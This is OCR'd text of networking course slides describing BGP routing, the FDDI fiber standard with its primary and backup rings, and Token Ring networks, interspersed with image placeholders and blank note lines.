
- It is vulnerable to DoS attacks

Notes:



BGP (Border Gateway Protocol)

- BGP is a routing protocol that **manages packets across the internet** through the exchange of information between host gateways or autonomous systems
- It makes routing decisions based on paths, reachability, hop counts, and network rules configured by the administrator
- Every BGP router **maintains a routing table** to forward the packet to the next hop
- BGP4 is the current version for internet routing. It helps Internet service providers (ISPs) to determine the routing of packets between each other



TCP/IP Protocol Suite

Link Layer Protocols

Notes:

Fiber Distributed Data Interface (FDDI)


- FDDI-2 supports **voice** and **multimedia** communication to extensive geographical areas
- The optical standard for transferring data by means of **fiber optics** lines in a LAN up to 200 km
- Transfers data at the rate of **100 Mbps**

Comprised of two fiber optic rings


- **Primary ring:** Works in the network
- **Secondary ring:** Acts as backup and takes the position of primary ring in the case of network failure

Token Ring

- Local area network that connects multiple computers using a transmission link in either a **ring topology** or **star topology**



- Data flow is always **unidirectional**



Notes: ______________________________


____

____

____

____

____

